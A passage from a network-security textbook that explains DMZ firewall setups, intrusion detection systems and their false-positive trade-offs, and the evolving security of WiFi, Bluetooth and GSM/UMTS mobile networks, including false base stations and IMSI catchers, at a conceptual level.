


Fig. 8.22 A screened host setup

4. **Screened subnet setup:** This setup is used to support a security policy where you want to protect some computers better than others—a strategy often called *security in depth*. A typical example is when you have a number of servers which it should be possible to access from the Internet, and a group of computers for internal use which it must not be possible to access from outside, for example because they contain data which is not to be made public. This is a very common situation in many companies and other organisations.
   To satisfy both groups of computers, the company's network is divided into two with the help of the inner screening router, as shown in Fig. 8.23. An outer screening router is placed as usual on the boundary to the Internet. Those servers which must be able to stand being accessed from outside are placed between the two routers in a subnet which is often called a *DeMilitarized Zone (DMZ)*. They are exposed to a relatively high threat level and are therefore configured as *bastion hosts*. The inner router blocks direct traffic from outside from reaching the computers in the protected network, but these will as a rule still be allowed to communicate with the servers.




Fig. 8.23 A screened subnet setup with DMZ

There are several variations of this setup. Many suppliers of firewalls offer equipment in which both the outer and inner routers are in the same box, as indicated by the dashed rectangle in the figure, so you get a so-called *three-legged firewall*. In some contexts there can also be a requirement for even more levels of protection, so yet another screening router is introduced to separate the protected network from an even-more-protected network—a so-called *split DMZ* setup.

8.6.3 Residual Risks Connected with Firewalls

Even if a firewall in general can provide improved security, you should not believe that it solves all security problems in a network. At least five features of firewalls need further attention:

1. With a correctly configured FW, there is very little risk. But the firewall's set of rules can rapidly become confusingly large.
2. FWs cannot protect against traffic which is encrypted in a way where the parameters which the FW bases its decisions on cannot be seen in plaintext.
3. FWs do not protect against malicious internal users.
4. FWs can be cheated by false modems or wireless access points which for example are placed in the internal network, where they can send and receive traffic which does not go through a FW at all.
5. The FW is itself a type of specialised computer with its own operating system and other software. Thus it can in principle also be attacked just like other computers.

To reduce these risks, further countermeasures need to be applied:

- The FW's rule set must be checked to ensure that the policies are implemented correctly.
- The FW must be supplemented with antivirus and intrusion detection software.
- It is necessary to keep a lookout for (and remove) false modems and wireless access points.
- It is necessary to consider using several "layers" of subnet, with a FW between neighbour networks, so as to form a *DMZ*. Servers which should be accessible both from outside (from the Internet) and from the inside (from internal networks) must be placed in the DMZ.
- You need to be sure that the FW is based on a security approved operating system and is hardened as a *bastion host*.

8.6.4 Personal Firewalls

The approaches described above are based on the idea that firewalls are to be used to protect a whole network or subnet containing several computers This is not always appropriate. Imagine you work for a company in a job which takes you to many places all round the world. You may need to use your laptop or other mobile device in an unknown and possibly even hostile network environment, outside the protection of your company's own network. Many people also like to use mobile devices while they are travelling in a bus or train, or while sitting in a cafe. A common solution for protecting your device in such situations is to use a *personal firewall* installed on the device. In most cases this is a software component which is either integrated into the installed operating system or is obtained from a specialised vendor.

A typical personal firewall can be set up to block unauthorised incoming or outgoing connection attempts, just like the more general network firewalls. However, this can in many cases be done on an application-by-application basis, rather than a port-by-port basis. This gives a finer level of control, as there may be several applications which all use the same underlying protocol and therefore the same port. For example there are really many web-based applications which use HTTP or HTTPS and therefore port 80 or 443. Many personal firewalls also offer a certain level of intrusion detection and will typically also log various types of event, so the user can see who (or what) has tried to access the computer.

The main weakness of most personal firewalls is that they are software based, and typically installed in a system with a perfectly ordinary operating system. They can therefore be put out of action by malware or hacking, leaving the computer essentially unprotected.

8.7 Intrusion Detection Systems (IDS)

Intrusion Detection Systems (IDSs) are systems which detect and react to attempts to attack computers or networks. An attack or attempted attack can show up in different ways:

- A user or process does something abnormal.
- A user or process tries to get round a security policy.
- A process does something contrary to its specification.

An IDS typically consists of a collection of three types of components:

- **Agents**: Collect up information and states for networks, computers etc.
- **Directors**: Receive and process information from agents.
- **Notifiers**: Receive reports from directors, analyse them and if necessary react to them, preferably in real time.

The reaction from an IDS can be active (e.g. to close ports or stop services) or passive (e.g. to send warnings by texting or e-mailing). An IDS with active reactions is often called an *Intrusion Detection and Protection System* or *IDPS* for short.

8.7.1 Principles of Operation

There are two different principles, which an IDS can be based on: *Misuse detection* or *Anomaly detection*. With misuse detection—also known as *signature based analysis*—the IDS maintains a database with descriptions of known attack patterns ("signatures"). The IDS continually checks whether the activity which it observes corresponds to one of the known patterns. This gives a reasonably reliable identification of known forms of attack. A completely new form of attack, on the other hand, cannot be recognised until its characteristics are stored in the database.




Fig. 8.24 Statistical variation makes it hard to make decisions
FPR and FNR are affected by the threshold's position

With anomaly detection—also known as *baseline based analysis* – the IDS maintains a database with a statistical description of "normal" behaviour in the network or on the computer. The IDS continually checks whether the activity which it observes deviates from normal behaviour. This makes it possible to detect new forms of attack, but also gives many false alarms, for example when new, legitimate activities take place.

Both types of IDS are affected by statistical uncertainties. With misuse detection, an attack can deviate to a greater or lesser extent from one of the known attack patterns, so the IDS has to decide whether the behaviour is sufficiently close to a known pattern to cause an alarm. And correspondingly, with anomaly detection an attack can deviate to a greater or lesser extent from normal behaviour, so the IDS has to decide whether the behaviour is sufficiently different from normal to cause an alarm. To make these decisions, IDSs use various Artificial Intelligence techniques, such as *neural networks*, for pattern recognition.

Superfluous alarms are known as *false positives*, while missing genuine alarms are known as *false negatives*. In an ideal world, the proportion of false positives and false negatives for a given collection of attacks (often known as the *FPR* for "False Positive Rate" and *FNR* for "False Negative Rate" respectively) would be 0, but in practice it is extremely difficult to achieve such great accuracy. In the real world, FPR and FNR will often affect one another, so a fall in FPR will be matched by a rise in FNR and vice versa. So a compromise has to be found—for example by setting the IDS up so that FPR+FNR is a minimum.

Fig. 8.24 illustrates what can happen. You should imagine for the sake of the example that the IDS measures a single parameter, x, to decide whether the behaviour is normal or not. (In reality, several parameters would normally be needed.) With normal behaviour there is a certain spread in the measured values, as in the left-hand "bell curve" in the figure. With attacks, a spread as in the right-hand bell curve will be seen. If the IDS at some instant measures a small x-value, it is very probably an indication of normal behaviour. And correspondingly, if the IDS measures a large x-value, it is very probably an indication of an attack. But since the two bell curves overlap one another, there will be a zone in the middle where it is not so easy to say which type of behaviour it is. It is necessary to choose a threshold and say that

x-values less than the threshold indicate normal behaviour, while values larger than the threshold indicate attacks.

However, as we see in the figure, there will typically be some measurements from attacks which are less than the threshold and therefore will be accepted as normal behaviour—they are false negatives, indicated in the figure by the pale blue area, FN. Correspondingly, there will be some measurements from normal behaviour which lie above the threshold and therefore will be classified as attacks—they are false positives, indicated by the pink area, FP, which in fact also includes the purple area in the left-hand bell curve. The red area and the purple area in the right-hand bell curve indicate the true positives, TP. If we move the threshold up or down, we change the ratio between the areas of FP and FN, and therefore the ratio between the numbers of false positives and false negatives.

When we move the threshold, we also change the ratio between the proportion of true and false positives. Ideally, we would like to have 100% true positives and 0% false positives. But if the two bell curves overlap one another, it will be necessary to compromise with this ideal. To get the most out of an IDS, especially if you have a need for high security, you need to have a well-trained expert to set up the system, analyse the alarms which appear, and adjust the parameters of the IDS if necessary.

8.7.2 Network IDSs (NIDS)

A NIDS is an IDS which is specialised for monitoring activities in a network. The agents are installed in machines which monitor network traffic by sniffing all traffic which comes past them. They are typically placed in a router, application gateway or switch, so all traffic can be seen. The big advantage of using a NIDS is that it can monitor a complete, possibly very large, network and therefore gives a global picture of what is going on. Moreover, the agents can be made very secure, while there is no need to modify the individual ordinary computers which are attached to the network.

There are, however, some problems with using a NIDS: Encrypted traffic cannot be monitored—it is unthinkable that anyone would give an IDS the necessary decryption keys, so it could look at everything. It is also difficult for a NIDS to handle all traffic in a heavily loaded network, so a distributed architecture with several subnets and correspondingly several NIDS can be necessary.

8.7.3 Host IDSs (HIDS)

A HIDS is an IDS which is specialised for monitoring activities in an individual computer. An agent is installed in the computer which is to be monitored, and collects up information on activities, file contents and other indicators. This gives a more precise evaluation of the state of the individual machines. A HIDS can operate independently of the network’s technology and form—i.e. whether the network is based on a shared medium, switch or whatever. It is also clear that a HIDS can give a much more precise evaluation of the monitored computer than could be obtained from a NIDS.

The disadvantages are especially that agents have to be installed in the individual ordinary computers which are to be monitored. This gives a considerable maintenance burden, and the agents also get to use resources on the monitored machines. The use of HIDSs also gives the system administrators the task of collecting up information from the agents, in order to build up an overall picture—in a busy period or during a heavy attack, this can be a big challenge.

8.8 Security in Wireless Networks

Wireless communication takes place via radio waves, which in most cases spread out from the sender in all directions. This makes it difficult for the sender to know who actually receives a message. And correspondingly, it is difficult for the receiver to know who actually sent the message which has just arrived. This means that there are a number of inherent risks in using wireless networks:

- **Passive monitoring** can in general not be detected—and the “eavesdropper” does not need to be specially close by.
- It is possible to insert **false messages**, possibly by modifying or re-ordering genuine messages.
- **Replaying** of old messages can easily be performed, without the receiver necessarily being able to detect that they come from an attacker rather than the original sender.
- A **“man-in-the-middle”** can break into an exchange between two legitimate users and—for example—steal authentication information which they exchange.
- **False APs** can interfere with the communication in infrastructure mode.
- **Denial of Service (DoS)**, where an attacker prevents legitimate users from using the network, for example by sending radio noise, can be extremely difficult to protect against.

To reduce these risks, it is necessary to introduce mechanisms for authentication of the parties in a (legitimate) communication, for encryption of the traffic and for ensuring integrity of messages. However, if you look at the historical development of wireless networks, you will see that this is not as easy as one might imagine.

8.8.1 Original WiFi Security (WEP)

In the original version of IEEE Standard 802.11, some simple techniques were used for authentication, encryption and ensuring integrity. This had the advantage that they were easy to implement in hardware, and this reduced the cost of the equipment.

For access control and authentication it was possible to choose between two different methods, when a station (STA) wanted to communicate with an access point (AP) in a WiFi network identified by a service set identifier (SSID):

1. **Open System authentication:**
   - The STA sends the network's SSID and the STA's MAC address.
   - The AP accepts the STA, unless the MAC address is blacklisted.

   The result of this procedure is that the AP knows that the MAC address supplied by the STA is not blacklisted. But the STA might have used a MAC address from a legitimate STA, which it has found or sniffed in passing traffic. So the method is not at all secure. And even if the MAC address is the STA's own address, the procedure will only check the authenticity of the STA, whereas the AP's identity is not checked. So the AP can be false without the STA discovering this.
2. **Shared Key authentication:**
   - The AP sends a nonce as a "challenge" to the STA.
   - The STA uses RC4 to encrypt this nonce, using a key which the STA and the AP share, and sends the result to the AP.
   - The AP checks that the encrypted nonce matches the original.

   The result of this procedure is that the STA's authenticity is checked by the AP, but not vice versa. So also this form of authentication means that the AP can be false without the STA discovering this.

To achieve confidentiality, the user had an (optional) possibility of encrypting the transmitted packets, using RC4 with a shared key, which only sender and receiver knew. A 32-bit CRC checksum (rather than a cryptographic checksum), encrypted with RC4, was used to ensure integrity.

This solution is not sufficient to secure the communication to any noticeable extent. RC4 is not a strong form of encryption, and it turned out to be possible to find the encryption key by collecting up packets for a period which can be less than one minute [87]. Nor is a CRC checksum enough to ensure integrity: it is possible to modify the encrypted packet without this being detected.

Worse still: WEP does not include any mechanism for changing the encryption key which two communicating parties share. If the key is to be changed, for example because it has been compromised, this has to be done manually. This means that you have to stop the communication, change the key within the two systems and then continue the communication between them. In practice this is troublesome to organise—with the result that keys are very rarely changed. An attacker therefore generally has plenty of time to try to find the key.

8.8.2 Development of Security in IEEE 802.11

Due to the obvious security problems in the original 802.11 standard, a considerable effort has subsequently gone into improving wireless security. The development took place over a period of 7 years:

- 1997: Wired Equivalent Privacy (WEP).
  - As discussed above: weak RC4 encryption, one-way authentication, poor protection of integrity, keys have to be changed manually.
- 2002: Temporal Key Integrity Protocol (TKIP) is specified.
  - The encryption key is changed for each packet that is sent.
  - Every packet contains a sequence number, and the AP will reject packets which are received out of sequence. This protects against attacks in which the attacker replays an old, but otherwise correctly constructed, packet.
  - Every packet contains a 64-bit *Michael cryptographic checksum*to ensure integrity. This is much more effective for protecting against changes in the packet than the 32-bit CRC checksum used in WEP.
- 2002: Wi-Fi Protected Access (WPA), which includes TKIP, is specified.
- 2004: IEEE Standard 802.11i is published.
- 2004: WPA2 (based on IEEE Standard 802.11i) is specified.
  - Permits mutual authentication of AP and STA.
  - Only Robust Security Network (RSN) connections are allowed. These achieve a high degree of security by using the following techniques:
    - Integrity: Cryptographic checksum (Michael or AES+CCM).
    - Confidentiality: RC4+TKIP or AES+CCMP.
    - Key exchange: IEEE 802.11i "4-way handshake".
    - Authentication: IEEE 802.1X and EAP. The principle is shown in Fig. 8.25. A STA, which wants to attach itself to the network, has in the first instance only access to exchange authentication information with an *authentication server (AS)* in the cabled network behind the AP. Not until authentication is complete can the STA communicate with other computers in the network. The *Extended Authentication Protocol* (commonly abbreviated *EAP*) makes it possible to use a wide range of authentication techniques, including the use of ordinary and one-time passwords, certificates and smartcards.
- 2009: IEEE declares TKIP outdated and advises against using it.

WPA2, based on IEEE Standard 802.11i, is today considered a reasonably secure technique—much better than its predecessors. Nevertheless, you still find equipment which also permits the use of WEP or WPA (or which can only use WEP or WPA), and which therefore represent a great security risk.




Fig. 8.25 Authentication with the use of 802.1X

A station STA can only communicate with the authentication server AS in the cabled network, until authentication is complete.

8.8.3 Security in Bluetooth

Personal networks, such as Bluetooth (often abbreviated BT), are designed to support communication over short distances. The most powerful class of BT units—Class 1, intended for use in industrial systems—has a nominal range of 100m, but the more ordinary BT units in Classes 2, 3 and 4 have nominal ranges of 10, 1 and 0.5 meters respectively. The large majority of BT units in mobile phones, laptop computers, tablets, printers, headphones, microphones and other entertainment equipment are in Class 2. The short range means that an attacker has to be relatively close to the victim in order to eavesdrop on the traffic, break its integrity, or force the victim to accept unwanted traffic.

With that said, there are at least three areas where security in Bluetooth is challenged. Two of them are technical, the third is psychological:

1. **Encryption:** Bluetooth packets are encrypted using the stream cipher *E0*, which it is possible to break with a known-plaintext attack which requires the collection of the first 24 bits from around 14.6 million packets, followed by 2^{38} (about 274 billion) calculations. This is a feasible task with today's technology.
2. **Pairing:** For two Bluetooth units to be able to communicate, they have to go through a process in which they "form pairs", during which they choose a shared key known as a *link key*. This key is stored in the unit and is used for authentication—a BT unit recognises the units which it is paired with by recognising the link key, and it will only communicate with these. The link key is also used, together with some random numbers, to generate the shared encryption key which is used in the E0 stream cipher.

   Just like in WiFi, the security was not specially high in the first versions of Bluetooth (up to and including v2.0). In the original version of the pairing algorithm, both parties should use the same PIN code (either typed in for the occasion or hard-wired into the unit), which could be up to 16 UTF-8 characters. In practice, many simple units, such as headphones, had hard-wired 4-digit PIN codes such as "0000" or "1234", which could easily be found by a brute-force attack. It also turned out to be possible to derive the PIN code (and therefore the link key) by passive monitoring during the pairing process. If the pairing process had already been completed, it was possible by an active attack to provoke a repetition of the pairing process, during which passive monitoring could be used to get hold of the PIN code. Moreover, an attacker could perform a man-in-the-middle attack, where it during a pairing process between units A and B could masquerade as B towards A and as A towards B.

Since v2.1 of Bluetooth, the security of the pairing process has been strengthened by the introduction of *Secure Simple Pairing (SSP)*. Instead of forming the link key from the PIN code, SSP uses asymmetric encryption based on elliptical curves, together with a variant of Diffie-Hellman key agreement. If unit A has public key PK_A and private key SK_A, and unit B correspondingly PK_B and SK_B, then there is a function $\mathcal{F}$, such that:

$$\mathcal{F}(PK_A, SK_B) = \mathcal{F}(PK_B, SK_A)$$

So, just as in the form of Diffie-Hellman key agreement shown in Sect. 5.4.1 (where the function $\mathcal{F}$ is the exponential function), A and B can calculate the same value by sending their respective public keys to one another. Each of them uses the function $\mathcal{F}$ to combine the other's public key with its own private key, so that both units calculate the same value. This value is used instead of a PIN code for calculating the link key. As it is only their public keys which they send to one another, an attacker will not get any useful new knowledge by listening to the exchange—both parties keep their private keys to themselves. SSP also contains some new possibilities for authentication of the parties during pairing, so man-in-the-middle attacks are avoided.

3. **Inattention:** It is very easy not to notice whether Bluetooth is turned on or off. An investigation carried out at the Technical University of Denmark revealed that many users of mobile equipment—especially smartphones—did not know how they could turn Bluetooth communication on or off. Neither did they know how to change from a state in which a Bluetooth unit could be discovered by another unit to a state where it could not directly be discovered. People just left Bluetooth turned on and let the unit be *discoverable* all the time.

   A Bluetooth unit which is discoverable responds to scanning attempts from other units which want to find out whether there is a BT unit nearby. The response will normally include the unit's 48-bit address, *BD_ADDR*. A unit which knows another's address can send a request to be paired. An inattentive user might react positively to this request, as it will normally only be units that it already knows which will know the address. This gives rise to a risk of being paired with a unit operated by an attacker, which can steal data or upload malware. As a general rule, you should only let a unit be detectable for short periods, when it is completely necessary—and never in a public place!

There are a number of attacks which are very specific for Bluetooth. *Bluesnarfing* and *Bluebugging* are both attacks based on various vulnerabilities in older implementations of firmware for Bluetooth. Bluesnarfing enabled the attacker to read data stored on the attacked unit, such as lists of contacts, calendar data, pictures and so on. With Bluebugging, a backdoor was uploaded to the unit, so the attacker can control the unit from outside and, for example, initiate or eavesdrop on telephone conversations. *Bluejacking* is not directly harmful: basically, it just sends unasked-for messages which turn up on the screen of the telephone or computer. But the message can perhaps persuade the recipient to react in an unsuitable manner, for example by putting the sender into the list of contacts. This may lead to further attacks which are based on the fact that people in the list of contacts are usually to be trusted. But who knows what the attacker can come up with?

8.9 Security in the Mobile Telephone Network

Communication in the mobile telephone network is exposed to the same risks as in networks based on WiFi technology and must be protected to maintain message integrity, confidentiality and authentication of the parties. Also in this case, there has been a considerable development over the years in order to keep up with attackers' attempts to breach the security.

8.9.1 Security in GSM

The original GSM-based (2G) mobile telephone network used three encryption functions to achieve the desired security:

1. A3 for use in the authentication process;
2. A5 for use in encryption of the transmission between the mobile station and the Base Transceiver System (BTS);
3. A8 for deriving the encryption key for use in A5.

This is illustrated in Fig. 8.26.

Authentication relies on the use of a 128-bit shared key, K_i, which is burned under secure conditions into the SIM card and which is also stored in the network's authentication centre, AuC. When a mobile station tries to connect to the network's core network (typically when the station is turned on), its SIM card is authenticated by a "challenge-response" exchange between the station and the AuC. The AuC sends a randomly chosen 128-bit number, RAND, as a challenge to the station, which uses A3 to encrypt it with the shared key K_i. The result, SRES, is sent back to the AuC, which compares SRES with its own calculation of RAND encrypted by A3 using the key K_i. If the results match, then the SIM card is accepted and the mobile station can




Fig. 8.26 Cryptographic functions in GSM

be connected to the network. At the same time, both the station and the AuC use the function A8 to encrypt the shared key K_i to produce a 64-bit *session key*, K_c, for use in A5. The triplet (RAND, SRES, K_c) is sent to the network's Message Switching Center, MSC (see Fig. 6.19), which sends it on to the BTS which will communicate with the station.

There are a number of weaknesses in this way of securing the system:

1. The functions A3 and A8 are weak, so the encryption which they give can be broken and forged SIM cards can therefore get accepted.
2. The basic idea in GSM authentication is the same as in Shared Key authentication in WEP. And, even though K_i is of 128 bits and A3 is a much stronger encryption algorithm than RC4, the method is not specially secure: Like in WEP, the station is authenticated to the network, but not vice versa. So stations can be fooled by false BTSs.
3. The session key K_c is only of 64 bits, which nowadays must be considered much too short for secure encryption of the communication.
4. In the original version of GSM, the function A5 for encryption of the transmission "through the air" between the station and the BTS was available in two versions (A5/1 and A5/2), both of which later turned out to be possible to break, so that the session key is revealed.
5. The encryption with A5 only covers the stretch between the station and the BTS, while traffic passes unencrypted through the rest of the network, including any radio links on the way to the destination.
6. There is no mechanism for ensuring integrity of data.

GSM uses GPRS for data transfer through the network, for example on access to web pages. This data traffic can be encrypted with one of the functions GEA/1, GEA/2 or GEA/3. Encryption can also be turned off completely (by using "GEA/0"). In 2011, Karsten Nohl and his research group showed that all these functions can be broken so the transmitted data can be read. The group published open source software, `gprsdecode`, which can be used for this purpose.

8.9.2 Can the A5 Functions Be Broken in Practice?

Whether the functions A5/1, A5/2 and A5/3 are secure enough is a topic which excites strong feelings. The public has a reasonable expectation that communication through the telephone network is confidential. Network operators have an interest in showing that this expectation is met. But everything indicates that the security can be broken, if you have enough resources to invest in the project.

A5/2 is itself a weak version designed for use in countries where strong encryption was considered undesirable, and as early as 1999 two American researchers, Goldberg and Wagner, were able to show that it was easy to break using quite ordinary equipment. A5/1 is the most used version and was until 2005 considered to be too difficult to break. A number of theoretical attacks had been proposed, but they required knowledge of large amounts of plaintext[1]. In 2006, Barkan, Bilham and Keller presented an attack which only required knowledge of the ciphertext; however, it required too many resources—time, storage space or both—to be performed in practice at that time. Since then, a number of research groups have tried similar approaches, using computing power supplied by large numbers of GPUs, and genuine breaks of A5/1 have been reported.

A5/3, also known as *KASUMI* and *GEA/3*, which uses 128-bit keys, is the strongest A5 version up to now, but was broken in 2010 by three Israeli cryptographers, Dunkelman, Keller and Shamir, who used a *related key attack* which could be performed on an ordinary PC [26]. Interestingly enough, KASUMI is derived from Mitsubishi's patented block cipher *MISTY1*, which can not be broken by this attack. Some small changes had been made in MISTY1, in order to give a function which was easier to implement in GSM telephones. This is a good illustration of how dangerous it is to make even small changes in an encryption function without in-depth analysis of the consequences.

[1] In GSM, like most communication protocols, a good deal of standard information is exchanged in the course of a conversation. So it can be assumed to be possible to collect a modest amount of plaintext, but hardly the amount, corresponding to 3-5 minutes of conversation, which was needed.

8.9.3 Security in UMTS

During the devlopment of UMTS, an effort was made to repair some of the security defects in the original GSM system. The architecture of the network is only changed in the access network, where a *Radio Network Controller (RNC)*, which can handle the traffic from several BSTs, replaces GSM's BSC (see Fig. 6.19). But encryption and ensuring the integrity of the traffic between the mobile station and the network "through the air" in UMTS covers the whole stretch from the mobile station and in to the RNC. The preferred encryption function for this traffic is A5/3, i.e. KASUMI, which uses 128-bit keys. The complete architecture is shown in Fig. 8.27.

Mobile stations contain an UICC smartcard to store subscriber information, just like the well-known SIM cards in 2G telephones. Technically speaking, the card runs the USIM application instead of the SIM application, and so it is often (not quite correctly) called a *USIM card*. A shared secret, K, is stored in the card and in the home network's AuC, just as in GSM. The authentication process is based on a more complex challenge-response exchange than in GSM networks, in order to achieve reliable mutual authentication of station and network. The AuC uses K and a sequence number, SQN, to create an *authentication vector*, AV, which contains:

- A random number, RAND, which is used as the challenge;
- A 128-bit network authentication token, AUTN;
- The expected response, XRES, from the mobile station, when the challenge is sent to it;




Fig. 8.27 The architecture of a telephone network based on UMTS

- Two keys: A session key, CK, for use in encryption, and an integrity key, IK, for use in calculating a checksum to ensure integrity.

Just as in GSM, this vector is sent to the server which is to perform the actual authentication. When a station wants to register itself on the network, the server sends an authentication request containing RAND and AUTN to the station. The USIM application in the station analyses the token AUTN to check that it has been produced by the desired network with the expected sequence number, SQN. If it passes this check, the network is authenticated. The station then encrypts RAND with the key K and sends the result RES to the server, which checks that RES is the same as the expected result, XRES. If it passes this check, the station is authenticated. The server can from then on use IK and CK to secure the communication between station and server. This mechanism is known as *Authentication and Key Agreement* (often just known as *AKA*), and is in fact a variation on *digest authentication* in HTTP.

As can be seen, execution of this process leads to mutual authentication of station and network. However, the protocol has been shown to have a serious weakness: The sequence number included in the challenge is intended to work as a *nonce* to ensure that an attacker cannot cheat by replaying old exchanges. But it turns out to be possible for an attacker to discover the sequence number in use by issuing a large number of challenges. This makes it possible for the attacker to set up a false server which acts as a BTS to which the mobile device will connect.

8.9.4 False BTSs and Surveillance

A general risk with communication in mobile networks is, like in WiFi-based networks, that it is possible to set up false BTSs which unsuspecting mobile users connect to. All BTSs send out a pilot signal to announce their existence. It is a general property of mobile stations that they connect to the BTS which gives the strongest pilot signal, as this will as a rule be the nearest one. A false BTS, which sends out specially strong signals—possibly only for short periods of time – will therefore get to dominate the genuine masts in the vicinity.

This phenomenon can be exploited for surveillance in two different ways:

1. **Surveillance of user position:** The false BTS is used to collect information about which stations connect to it. The item which typically interests the attacker is the station's IMSI, which says who the owner of the SIM card is. If the false BTS is used in this way, it is often called an *IMSI catcher*. IMSI catchers are used both by authorities (such as the police) and by criminals to trace people's movements.
2. **Surveillance of traffic content:** The false BTS is used to decrypt the traffic "through the air", so conversations and data can be picked up. In general, it is the BTS which decides which encryption function is to be used for this traffic. A false BTS used for this type of surveillance will typically order the station to use an encryption function, such as A5/2 or A5/1, which is easy to break, or "A5/0",




Fig. 8.28 A false BTS can take over the traffic from a mobile station

where there is no encryption at all. It has become known that equipment known as *StingRay*, developed by Harris Corporation in USA, is used by the authorities for surveillance in USA and possibly other countries. A problem with equipment of this type is that it can be difficult to collect information from a single person, among all those who are in the vicinity of a certain BTS, without also monitoring a number of completely innocent persons. Not surprisingly, publication of this activity led to protests from civil rights groups, who felt that people's private life was threatened.

Some false BTSs can be set up to pass all mobile traffic on to a genuine BTS, so users of the station do not notice that they are under surveillance. The alternative is to break the connection as soon as the desired data has been collected, so the user believes that there has been a network fault and tries again somewhat later.

